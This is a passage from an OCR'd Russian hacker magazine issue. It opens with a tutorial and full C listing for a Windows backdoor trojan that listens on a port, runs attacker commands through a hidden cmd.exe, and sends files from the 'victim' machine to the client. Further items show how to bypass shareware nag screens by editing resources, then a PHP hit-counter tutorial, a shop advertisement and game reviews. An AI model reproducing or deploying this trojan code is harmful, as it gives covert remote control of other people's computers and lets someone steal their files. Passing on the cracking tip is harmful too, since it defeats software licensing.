С помощью функции bind мы склеим созданный нами сокет listet_Sock и его свойства addr_Sock (в умных книжках эти свойства зовутся локальным адресом). Если функция вернет значение, отличное от нуля, значит, произошла какая-то ошибка, или порт уже занят другой программой, или еще что-то. В случае ошибки троян закроется с помощью команды return 0, которая говорит программе, чтобы текущая функция вернула значение 0 и вырубилась, а так как у нас функция одна, то она и вырубается вместе с нашим бедным сервером.

```
if(bind(listet_Sock,(LPSOCKADDR)&addr_Sock, sizeof(struct sockaddr))) return 0;
```

А этой строкой мы, наконец, начнем СЛУШАТЬ порт, то есть откроем его для соединений. Если быть точным, для одного соединения. В первом параметре мы передаем переменную-сокет, который открываем, а во втором - количество возможных коннектов, нам больше одного не надо. Как и в случае с bind`ом, при ошибке отключаем троян.


```
if(listen(listet_Sock, 1)) return 0;
```

Функции трояна

Для того чтобы начинать принимать команды от клиента к серверу, потребуется сначала разрешить клиенту приконнектиться функцией accept. Эта функция ждет, пока кто-нибудь не присоединится к созданному нами сокету, и возвращает новый сокет, из которого мы и будем получать команды. Чтобы после первого же дисконнекта троян у нас не падал, мы должны засунуть эту функцию в бесконечный цикл while(true). В этом цикле мы будем ждать коннекта, затем запускать новый бесконечный цикл (авторы BO2K назвали этот цикл CommandLoop) для обработки получаемых от клиента команд, из которого выйдем только в случае ошибки при приеме данных.

1) Ждем коннекта
2) Обрабатываем команды
3) При ошибке закрываем существующие соединения
4) Возвращаемся к п.1

Команды будут приниматься в виде строки, первый символ которой - собственно, выбор функции, второй - разделитель, любой, а остальные - это аргумент, который мы передаем функции нашего трояна. Вот пример команды, посылаемой клиентом: «m Привет». Троян сначала примет первые два символа и проверит, есть ли у нас функция, назначенная на символ m (у нас это вывод сообщения). Затем примет еще 126 символов и загрузит нашу функцию. То есть троян в цикле принимает с помощью функции recv из созданного после коннекта сокета hack_Sock данные два раза, в первый буфер 2 байта, и во второй 126. В случае, если данные получить не удалось, CommandLoop завершится командой break, сокет закроется и сервер снова будет ждать коннекта.
Распишем функции трояна подробнее:
Если первый символ m, то выполняется функция MessageBox(0,buf,»Hacked =)»,0), где buf - это наш второй буфер.



Демонстрация работы консольного клиента

Если первый символ e, то строка buf выполняется через cmd.exe с параметром /c, для этого запускается функция с такими параметрами ShellExecuteA(NULL, «open», «cmd.exe», buf_command, NULL, SW_HIDE), где buf_command - это наш буфер с добавленной вперед строкой «/c «, а SW_HIDE указывает на то, что жертва не должна видеть появляющуюся консоль.
И последняя, самая сложная функция, осуществляющая скачивание файла с машины жертвы. Она выполняется в случае, если первый символ - это f. Сначала она открывает файл только для чтения функцией CreateFile. А затем, если файл существует, в цикле посылает по 4096 байтов этого файла. Если же байтов отослано меньше, значит, это конец файла и цикл прерывается. А сигналом для клиента, что файл закончился, будет дисконнект.

Клиент

В роли клиента может выступать любая программа, которая может послать пакет заданного нами формата жертве. То есть сконнектиться с серваком и выполнить команду типа: send(sock,»m Hello»,128,0). Но на всякий случай я написал клиент, который работает из командной строки, и, по идее, его легко перенести на любую платформу. Посылка команды трояну осуществляется командой client.exe [ip жертвы] [функция] [аргумент], например:
client 127.0.0.1 m Привет.

Листинг ComandLoop'a

```
char type[2], buf[126];
while(true){
  SOCKET hack_Sock = accept(listet_Sock,0,0);

  while(true){
    int i = recv(hack_Sock, type, 2, 0);
    recv(hack_Sock, buf, 126, 0);
    if ((i== SOCKET_ERROR)||(i == 0)) break;
    if (type[0] == 'm') MessageBox(0,buf,»Hacked =)»,0);
    else if (type[0] == 'e') {
      char buf_command[129] = «/c «;
      strcat(buf_command,buf);
      ShellExecuteA(NULL, «open», «cmd.exe», buf_command, NULL, SW_HIDE);
    }else if (type[0] == 'f') {
                                        HANDLE hFile =
CreateFile(buf,GENERIC_READ,FILE_SHARE_READ,NULL,OPEN_EXISTING,FILE_AT
TRIBUTE_NORMAL,NULL);
      if (hFile != INVALID_HANDLE_VALUE){
        DWORD dwBytesRead;
        char buff[4096];
                  do if (ReadFile(hFile, buff, 4096, &dwBytesRead, NULL))
send(hack_Sock,buff,4096,0);
        while (dwBytesRead == 4096);
        break;
      }
      CloseHandle(hFile);
    }
  }
  shutdown(hack_Sock,1);
  closesocket(hack_Sock);
}
```

Break

Тема написания трояна под windows, как и под любую другую операционку, очень обширна, и мы рассмотрели лишь ма-а-аленькую ее часть. Если тебе интересно узнать о троянах подробнее, например, о стелс-технологиях и об осуществлении хитрых функций, пиши мне, и я постараюсь помочь с инфой. Полные исходники трояна и клиента с проектом для VC++ .NET ты можешь скачать с сайта www.xakep.ru.

На этом все. Удачного компилирования.



Tips&Tricks

В статье CRACKING: шаг второй (№45, стр. 40) рассказывается об удалении nag-окна на примере Mail Them Pro. Так вот, этот совет для тех, кто не хочет возиться с дизассемблерами и отладчиками. Берем любой редактор ресурсов (Restorator, ResHacker), открываем в нем Mail Them Pro. В разделе RCData находим форму nag-окна (TREGFORM) и после строки OnCreate = FormCreate добавляем событие OnPaint = BitBtn1Click, т.е. теперь программа будет сама "нажимать" кнопочку "I Agree". Объясняю: посмотри ниже на событие OnClik кнопки BitBtn1 ("I Agree"). При прорисовке формы выполняется код, который выполняется при нажатии на кнопку "I Agree". А вот что можно сделать с nag-окнами, на которых некоторое время кнопки являются не активными, что вынуждает тебя ждать. Рассмотрим на примере того же Restorator'а. Делаем так: открываем его в редакторе, находим форму TENTERREGFOR и добавляем на ней кнопку с параметром Cancel = True (можно просто скопировать кнопку BCancel, изменив значение параметра Left (расположение кнопки относительно левого края формы) и ее имя BCancel). Теперь при запуске программы мы можем закрыть nag-окно, нажав на созданную нами кнопку, не дожидаясь активизирования "стандартных" кнопок.

Данные методы могут использоваться и для других программ, написанных на Delphi или C++ Builder.

Sinicin
ivashkin@vsmpo.ru

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Никита «Nikitos» Кислицин
(nikitoz@real.xakep.ru)

PHP: основы основ

«У тебя есть сайт?» Кто-то, услышав в свой адрес подобный вопрос, ответит словами «нафиг надо?» Кто-то даст линк на одинокую html-страницу, на которой уже не первый год постится убогое «добро пожаловать». И только ты через пару лет сможешь гордо сказать: «Я содержу восемь новостных порталов суммарной посещаемостью миллион человек в сутки». Круто? Я тоже так думаю. Но html тут тебе не помощник - глупо делать сайт статичным, обновляя его по ftp :). Мы пойдем более прогрессивным путем.

Никита «Nikitos» Кислицин (nikitoz@real.xakep.ru)

Давай рассмотрим взаимодействие веб-сервера и клиента в тривиальном случае - при использовании статичного html'а. Клиент, например IE, отправляет серверу запрос. Тот, читая его, выполняет некоторую операцию - в рассматриваемом случае тупо читает закачанный ранее файл и передает его содержимое браузеру. Все это, конечно, здорово, но вот проблемка - очень уж геморно ручками править хтмл-файлы, чтобы обновить сайт - особенно если сайтов этих много. Для решения именно этой проблемы был разработан в 1994 году язык PHP - замечательная технология, впоследствии избавившая web-разработчиков от целой кучи однообразной механической работы.
Весь смак этой технологии заключается в том, что как такового html-файла на сервере нет, есть лишь некоторое правило, по которому формируется поток вывода браузеру. Эти правила и называются скриптами (script - «сценарий»).

Концепции PHP-программирования

PHP - интерпретируемый язык, т.е. сценарии транслируются в машинные коды каждый раз при их выполнении. Файлы с php-кодом могут, в зависимости от настроек web-сервера, иметь различные расширения. Некоторые админы даже практикуют давать php-скриптам несвойственные языку расширения типа «htnl», «www» и т.д. - делают все, чтобы дать брату-хакеру как можно меньше информации о скрипте. Ну, оно и верно, я бы, чес слово, увидев скрипт index.htnl, не сразу бы догадался, на каком он языке написан: то ли perl, то ли php, а может и вовсе python :). Но обычно все же скриптам даются вполне определенные расширения - .php, .php3/4, .phtml и т.п.
PHP может быть установлен либо как модуль для web-сервера, либо - это практикуется реже - в виде самостоятельного интерпретатора CGI (Common Gateway Interface). При использовании CGI версии возникают некоторые нюансы с безопасностью, несколько снижается скорость выполнения сценария, но есть и плюс - существует возможность создавать php-процессы с правами различных пользователей. При использовании же модуля вебсервера все процессы запускаются с правами самого вебсервера - как правило, nobody.
PHP-код всегда начинается со строки <?php - допускается использование упрощенной записи - <?, заканчивается, соответственно, тегом ?>. Следует заметить, что PHP-код можно вставлять в произвольном месте html-документа: как в самом его начале, так и в середине, в общем, где угодно. Как сказал кто-то из разработчиков языка: «PHP используется лишь там, где он действительно необходим». Предвижу гнев перловщиков и просто недальновидных людей: «Мешать код с дизайном - тупость!» - воскликнут они и будут, конечно же, правы :). Но ведь делать это тебя никто не заставляет - это всего лишь очень удобная для небольших сайтов возможность. В php есть функция include(), которая при грамотном использовании позволяет создавать сложнейшие по своей структуре проекты, не мешая хтмл-теги с пхп-кодом. К этому мы еще вернемся в будущих материалах.
Во всех последующих примерах я буду ориентироваться на модульную установку PHP - ибо встречается она в 99.99% случаях. Однако даже если ты наткнулся на сервер, где php стоит только как CGI интерпретатор, тебе будет достаточно поменять первую строку сценария на что-нибудь типа #!/usr/bin/php, и сценарий заработает.
А теперь перейдем к рассмотрению основных функций PHP.

Основные функции

В старых версиях php переданные скрипту переменные из html-формы (как вариант - через url) доступны в сценарии с именами, которые имели соответствующие поля в форме. Т.е. если было поле name, то обратиться к введенным в него данным можно через переменную $name. В более поздних версиях, начиная с 4.1, ситуация несколько изменилась. В дефолтной настройке PHP теперь не назначает автоматически переменные каждому из полученных полей, а помещает все полученные данные в ассоциативные массивы:
$_GET - содержит данные, полученные методом GET
$_POST - содержит данные, полученные методом POST
$_COOKIE - содержит данные из cookies
$_REQUEST - содержит данные, полученные из всех возможных источников - GET, POST и cookies.
Следует, видимо, пояснить, что массив - это, в общем случае, множество некоторых элементов, каждый из которых имеет свой собственный уникальный идентификатор. Визуально массив можно представить себе в виде шкафа с кучей ящичков, на дверце каждого из которых написан номер. Обратиться к содержимому какой-то ячейки можно, зная номер дверцы и название шкафа.
Предположим, существует некий массив $array. Тогда ссылаться на его элементы можно путем указания идентификатора элемента в квадратных скобках, учитывая, что нумерация элементов начинается с нуля, т.е. на первый элемент укажет переменная $array[0], на второй - $array[1]. Существуют также ассоциативные массивы, идентификатором элементов которых выступает не цифра, а какое-то слово в алфавите [a-zA-Z0-9]. Теперь вернемся к html-формам. После получения некоторых данных сразу создается массив $_REQUEST, элементами которого служат введенные пользователем данные. Обращаться к ним можно, указывая в качестве идентификаторов имя соответствующего поля в html-форме. Например, если пользователь отправил форму с двумя полями: name и email, обратиться к содержимому этих полей можно через переменные $_REQUEST[name] и $_REQUEST[email] соответственно.
В PHP есть четыре основных типа данных: целое число - integer, вещественное число - double, строка - string и булевский тип - boolean. Последний, по определению, может принимать только два логических значения TRUE или FALSE. Тип данных в большинстве случаев явно указывать не требуется - он определяется в зависимости от значения переменной. Так, $a = 1 - это целый тип, $a = 0.32 - вещественный, а $a = «Hey, nigga» - строковой. К строкам применимы все операции, применимые к целым и действительным числам. В PHP можно складывать, вычитать, делить и умножать строку с действительным числом. Например, если умножить $b=»It is 5 o'clock» на $c=2, то получится 5*2=10.
Можно, но очень редко нужно, явным образом указать тип данных переменной:
Пусть была переменная $var=3.14 - действительно число
$var=(int) $var - целое число, равное трем
$var=(string) $var - уже строка «3»
Функция isset($var) позволяет проверить, присвоено ли переменной $var какое-либо значение. Если присвоено, то функция возвращает логическое TRUE, в противном случае - FALSE.
В PHP есть условный оператор IF, позволяющий выполнять различные блоки кода в зависимости от некоторых условий. IF вычисляет булевское значение

PHP код счетчика

```
<? //Тег, обозначающий, что ниже идет PHP-код
$counter=»count.txt»; //Переменная с именем файла
$mode=graph; //переменная режима работы счетчика. Второе возможное значение - text
$file=fopen($counter, «r»); //Открываем файл с параметром r - только чтение
if(!$file) // функция fopen возвращает булевское значение, в зависимости от того, удалось открыть указанный файл или нет
            {
echo «[Произошла ошибка]»; //Выводим сообщение об ошибке
            } else  {
$num=fread($file, 10); //Читаем первые 10 разрядов из открытого файла, этого более чем достаточно
fclose($file); //закрываем файл
                        }
$num++; //увеличиваем прочитанное значение на единицу
$no_graph=$num; //Присваиваем полученное значение переменной для использования в текстовом режиме
$file=fopen($counter, «w»); //открываем файл на запись
fputs($file, $num); //пишем в файл новое значение
if($mode==»graph») //проверяем параметр режима, если он графический...
                        {
for($i=0; $i<=9; $i++)
            {
$num=ereg_replace(«$i», «<img scr=$i.gif alt='$i'>», $num); //Заменяем каждую десятичную цифру соответствующим тегом <IMG>, вставляющим соответствующее заменённой цифре изображение
            }
echo «$num»; //Выводим все теги
                        } else { //А если не графический...
echo «Вы $no_graph посетитель этой страницы»; //просто выводим текстовое значение количества посетителей
            }
// после закачивания скрипта на сервер обязательно надо поменять права доступа к нему, чтобы он запустился. Например, chmod 755, что даст владельцу файла полные права, а группе и прочим пользователям только на выполнение и чтение.
// Также следует создать файл count.txt и, записав в него нолик, закачать в один каталог со скриптом
?>
```

некоторого утверждения. Если утверждение верно, то выполняется код, находящийся в следующим сразу за оператором блоке {}. Если же утверждение ошибочно, то выполняется блок else {}. Например:

```
<?
If(isset($x)) { echo «переменная x определена»; } else { echo «переменная x не определена»; }
?>
```

В PHP есть два типа циклов: while и for.
Синтаксис цикла while чрезвычайно прост:

```
While(условие)
{
_блок кода_
}
```

Цикл вычисляет значение булевского выражения, указывающегося в качестве параметра к функции цикла. Если выражение false, то код внутри блока {} игнорируется, если true, то код выполняется. По достижении } проверяемое выражение вычисляется заново, и все повторяется до тех пор, пока оно не станет неверным.
Синтаксис цикла for несколько сложнее. Оператор for принимает в качестве параметров три выражения, разделяемых точкой с запятой. Первое присваивает начальное значение для счетчика цикла, второе выражение является булевским и вычисляется в начале каждого прохода по циклу. Третий оператор выполняется в самом конце каждой итерации цикла и, как правило, что-то делает с переменной счетчика цикла, переопределяя некоторым образом ее значение.

```
For ($i=0; $i<=5; $i++) {
Echo «$i»; }
```

Выведет на экран числа с нуля по пятерку.
На этом, как мне представляется, краткий экскурс по функциям PHP надо закончить и перейти к прикладной задаче.

Пишем счетчик посещений

Я долго думал, что бы такое написать в первом материале, чтобы охватить широкий спектр нюансов программирования в очень простом и очевидном случае. Закрыв глаза на банальность идеи, решил написать графико-текстовый счетчик посещений. Другими словами, в зависимости от некоторого параметра счетчик сможет работать либо в текстовом, либо в графическом режиме. Хранить информацию о количестве посещений мы будем в обычном текстовом файле. Ну что ж, поехали. Здесь и в будущих материалах опубликованный код будет густо прокомментирован, а ключевые моменты программы будут обсуждаться более подробно.
Для открытия файлов используется функция fopen(filename, mode), где filename - имя файла, а Mode - режим работы с ним. Режимы:
r - только чтение.
r+ - чтение и запись, данные записываются в начало файла поверх потенциально находящихся там данных.
w - только запись. Существующее содержимое файла уничтожается. Если файл не существует, то он создается.
w+ - аналогично w, но также возможно чтение файла.
a - только запись, данные дописываются в конец файла, если файл не существует, то он создается.
a+ - аналогично a, но также возможно чтение файла.
Общий принцип работы счетчика: открывается файл count.txt, оттуда читается некоторая цифра, значение которой увеличивается на единичку, после чего записывается обратно в файл. В зависимости от параметра $mode сценарий либо просто выводит на экран записанное в файл значение, либо производит замену всех десятичных чисел на html-теги, которые вставляют определенные для каждой из цифр изображения.
В данном случае используется цикл for от нуля до девятки, заменяющий при помощи функции ereg_replace('что_заменяем', 'чем_заменяем', где_заменяем) каждую десятичную цифру в строке тегом, вставляющим соответствующее цифре изображение.
То есть, если была строка «103», то при первой итерации цикла ноль будет заменен на тег <img src=0.gif>, при второй единица заменится на <img src=1.gif>, третья итерация замен не произведет (потому как в исходной строке нет двойки), а четвертый проход по циклу заменит тройку на <img src=3.gif>.



Вот, пожалуй, и все. Поменьше тебе Parse Error'ов :). Если что - пиши, обязательно отвечу.

TIPS&TRICKS

Многие не знают, как русифицировать шрифты Photoshop'а. Сейчас я покажу, как это можно сделать. Открывай Regedit или любой другой редактор реестра. Иди по адресу HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Nls\Codepage. У строкового параметра 1252 измени значение на CP_1251.nls. Перезагружай комп. Теперь включай Фотошоп и... вуаля, все шрифты "понимают" русскую кодировку!

P.S. кстати, этот трюк проходит не только с Photoshop'ом, но и с другими программами, которые отказываются работать с русской кодировкой текста.

Лихалетов "BaNNeR" Дмитрий (banner@mail.ru; ICQ: #166443003)

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.


И Н Т Е Р Н Е Т
(095) 928-6089, (095) 928-0360, (095) 928-3574
e-shop
http://www.e-shop.ru
$ 72,99
Age of Mythology
$ 69,95
Hitman 2: Silent Assassin
$ 72,95
The Thing
$ 59,99
Earth and Beyond
$ 59,99
Sid Meier's Civilization III: Play the World
$ 59,99
EverQuest: The Planes of Power Collector's Edition c Firiona Vie Figurine
$ 89,99
MechWarrior 4: Mercenaries
The Sims Online
$ 89,99
$ 49,99
Quake III: Gold Edition
$ 21,99
Need for Speed: Hot Pursuit 2
$ 79,99
Neverwinter Nights
$ 64,99
Airport 2002 Volume 1 Add-on к Microsofr Flight Simulator 2002
$ 55,99
Dark Age of Camelot: Shrouded Isles
$ 79,99
Asheron's Call 2
$ 89,99
Unreal Tournament 2003
$ 39,99
Anarchy Online: Special Edition
ЗАКАЖИТЕ ПОДАРОК НА НОВЫЙ ГОД УЖЕ СЕГОДНЯ !
(Blizzard) Warcraft III Baseball Cap
$ 33,95
$ 13,99
(GL) Футболки "Procedure Drinks" с логотипом "Хакер", темно-синяя, черная
$ 29,99
(WestWood) Command & Conquer: Tiberian Sun Military Insignias
$ 99,99
Final Fantasy X: Tidus Silver Watch
$ 55,99
The Elder Scrolls III: Morrowind: Tribunal
$ 75,99
Metal Gear 2: Snake Zippo(R) Lighter Case Set



$ 500,95
Psion 5mx
$ 729,99
Compaq
iPaq H3970
$ 699,99
Toshiba e740
$ 1020
Sony
CyberShot
OSC-F707
5.2 Mpixel
$ 229,95
Jstck/ CH Flight
Sim Yoke USB
$ 625,99
Fujitsu-Siemens Pocket
LOOX 600
$ 110
Headphones/
Sennheiser HD 265
Vocal Headphones
$ 225
Spkrs/VideoLogic
DigiTheatre LC - Silver
$ 720
Sony CyberShot Digital
Camera DSC-S85
$ 450
VINTEN PRO 5DP
штатив
mobile computers
$ 25,99
(ORIGIN) Ultima
Online: Lord Blackthorn
Figure
$ 37,99
Final Fantasy X:
Yuna Image Clock
$ 59
Video/
Pinnacle
Systems Studio
PCTV
$ 95,95
SanDisk
128 MB
CompactFlash
Card
$ 25,99
(Bungie) Halo:
The Fall of Reach
$ 33,99
(WestWood)
Command & Conquer:
Tiberian Sun:
Collector's Edition -
Pewter Figure (GDI)
Gifts

ЗАЛ СУДА

Приговор N

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>


Урожденная	Sniper: Path of Vengeance
Жанр	FPS
Похожесть	Mortyr
Мать/отец	Mirage Media/Xicat Interactive
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Якобы симулятор снайпера якобы в духе Hitman. На деле – несвежий страшненький шутер «с претензией». Графика ужасает: очень сложно поверить в то, что на этом же движке сделан роскошный NOLF2. Все снайперско-ассассинские заигрывания с публикой оказались лишь ширмой, прикрывающей голый, не детализированный зад обычной безыдейной стрелялки.
ПРИГОВОР	СЛАБО





Урожденная	Hitman 2: Silent Assassin
Жанр	stealth shooter
Похожесть	Hitman, Thief 1-2
Мать/отец	IO Interactive/Eidos Interactive
Требует	P2-450(P3-1000), 128(256), 3D
Групповуха	Обломись
Описуха	Симулятор наемного убийцы со стелсовым геймплеем (скрытые перемещения, хлороформ и прочая шняга). Отличий от оригинала гораздо меньше, чем хотелось бы. Графика почти не похорошела, сюжет невразумительный, у AI остались все те же недоработки. Самый большой баг в геймплее – возможность забить на весь «stealth» и зачистить уровень «в лучших традициях» обычных FPS. Упрощает прохождение в разы.
ПРИГОВОР	СРЕДНЕ





Урожденная	The Sims: Unleashed
Жанр	Мыльная опера
Похожесть	«За стеклом»
Мать/отец	Maxis/Electronic Arts
Требует	P2-300(P3-600), 64(128)
Групповуха	Обломись
Описуха	Пятый по счету адд-он к Самой Продаваемой Игре всех времен и народов. На этот раз дополнялка посвящена домашним животным и шоппингу. Симы гуляют по торговому центру города, покупают всякое барахло, в том числе и прилично анимированных кошечек-собачек-мать-их-попугайчиков. Затем живность весело гадит по всему дому. Поддается дрессировке (относительно). Для всех, кто ждет –дцатую часть любимого сериала.
ПРИГОВОР	СРЕДНЕ





Урожденная	Need For Speed: Hot Pursuit 2
Жанр	аркадные гонки
Похожесть	NFS3: Hot Pursuit
Мать/отец	EA Bellevue/Electronic Arts
Требует	P3-500(P3-800), 128(256), 3D
Групповуха	LAN, Инет
Описуха	Разработчики вернулись к популярной идее игры в «салки» с полицией. В результате получилась не эволюция Porsche Unleashed, а римейк NFS3, т.е. во многом перед нами не прогресс, а регресс. Физика зарублена на корню, ландшафты однообразны и унылы, впечатлений после игры почти не остается. И это несмотря на роскошные супер-кары, приличную графику и обилие режимов игры. Из серии «клево, но ненадолго».
ПРИГОВОР	ХОРОШО







Урожденная	Вторая Мировая: Стальной кулак
Жанр	RTS
Похожесть	World War 3: Black Gold, Sudden Strike
Мать/отец	Reality Pump/Акелла
Требует	P2-350(P3-1000), 64(256), 3D
Групповуха	LAN, Инет
Описуха	Игра в модном жанре тактической стратегии на модную тему второй мировой. Модный трехмерный движок выдает модные lightning-эффекты вроде смены дня и ночи, теней и «правильных» фар, стыдливо скрывая устаревшую графику. Камера выбирает модные ракурсы, не давая игроку сосредоточиться на управлении. Модный тактический геймплей кампании прикрывает банальность одиночных сценариев. Офигительно модная игра.
ПРИГОВОР	СРЕДНЕ



















Урожденная	**Combat Mission: Barbarossa to Berlin**
Жанр	*wargame*
Похожесть	*Combat Mission*
Мать/отец	*Big Time Software/Battlefront.com*
Требует	*P2-450(P3-800), 64(128), 3D*
Групповуха	*Инет*
Описуха	Варгейм, но какой! Трехмерный (!) реал-таймово-походовый (!!) с видом от третьего лица!!! 1941-1945. Восточный фронт. Серьезный реализм в технических аспектах и комичные исторические ляпы. Потрясающая озвучка и позорная графика. Шикарные танковые сражения и уродливые уличные бои. Но все же недостатков больше: слабая динамика, кривой AI, не очень удобный интерфейс и управление. Строго на любителя.
ПРИГОВОР	**СРЕДНЕ**

Урожденная	**Dirt Track Racing 2**
Жанр	*гонки*
Похожесть	*Dirt Track Racing*
Мать/отец	*Ratbag Games/Infogrames*
Требует	*P2-400(P3-800), 64(128), 3D*
Групповуха	*LAN, Инет*
Описуха	Довольно старенькая и простенькая игрушка про гонки в грязи с пятнами пикселизованной слякоти на лобовом стекле. Ничего особенного: устаревший движок, плохо отрисованные машины, картонные задники, стандартные режимы игры, упрощенная физика. Если тебя не возбуждают заляпанные ветровые стекла, тебя здесь ничего не тронет.
ПРИГОВОР	**СЛАБО**


NEXT




ЗАЛ СУДА


Приговор N

Александр `2poisonS` Сидоровский
<2poisonS@real.xakep.ru>



Урожденная	Код Доступа: РАЙ (Paradise Cracked)
Жанр	*Squad based combat*
Похожесть	*Incubation, Jagged Alliance 2, X-Com*
Мать/отец	*MiST Land/Buka Entertainment*
Требует	*P3-600(P3-1000), 128(256), 3D*
Групповуха	*Обломись*
Описуха	Неплохая идея и посредственная реализация. Походовая тактика, где дело происходит в кибер-панковском будущем. Главный герой, кстати – хакер. Все бы ничего, если бы не кривой геймплей (походовый режим включается не только во время боя, как в JA2, он действует постоянно), куча мелких багов и слабая графика. Играть можно, местами даже интересно, но не более того.
ПРИГОВОР	СРЕДНЕ





Урожденная	Age of Mythology
Жанр	*RTS*
Похожесть	*Age of Empires 1-2, Empire Earth*
Мать/отец	*Ensemble Studios/ Microsoft Game Studios*
Требует	*P2-450(P3-1000), 128(256), 3D*
Групповуха	*LAN, Инет*
Описуха	Полуофициальный сиквел к Age of Empires. Мы управляем тремя расами: Греками, Египтянами и Викингами, каждая из которых щедро снабжена собственной мифологией и религией. На поле боя с нами выйдут мифические существа (гидры, циклопы и др.). А сверху подкинут несколько суперэффектов ака заклинаний боги соответствующего пантеона. Геймплей почти не отличается от AoE, а вот графика действительно рулит.
ПРИГОВОР	РУЛЕ(З)!






Урожденная	Speed Challenge
Жанр	*аркадные гонки*
Похожесть	*Jeff Gordon XS Racing*
Мать/отец	*Ubi Soft Canada/Ubi Soft*
Требует	*P2-300(P3-1000), 64(128), 3D*
Групповуха	*LAN, Инет*
Описуха	Обычные гонки типа F1, только на машинах «недалекого будущего». Их футуристичность заключается в умении автоматически само-ремонтироваться прямо на трассе, в запредельной физике управления (повороты здесь такие, что поначалу никак не можешь привыкнуть, что машина в принципе может в них вписываться) и... пожалуй, все. Некоторое разнообразие вносят экзотические локейшены треков. Добротный середняк.
ПРИГОВОР	СРЕДНЕ






Урожденная	The Lord of the Rings: The Fellowship of the Ring
Жанр	*action/adventure*
Похожесть	*Harry Potter*
Мать/отец	*Surreal Software/Black Label Games*
Требует	*P2-400(P3-700), 128(256), 3D*
Групповуха	*Обломись*
Описуха	Игра сделана не по мотивам фильма, а по мотивам книги, так что не ищи знакомый ленинский прищур Гэндальфа или блондинистого пионервожатого Леголаса. Качество стандартное для подобной фэн-продукции: воспринимать это можно только как сувенир, а не как серьезную игру. Сюжет частично повторяет книгу, хотя не читавший вообще ни фига не поймет. Играть можно за Фродо, Гэндальфа или Арагонра.
ПРИГОВОР	СРЕДНЕ






Урожденная	Soldiers of Anarchy
Жанр	squad based combat
Похожесть	*Starship Troopers, Commandos 2*
Мать/отец	*Silver Style Entertainment/ Руссобит-М*
Требует	*P3-500(P3-1000), 128(256), 3D*
Групповуха	*LAN, Инет*
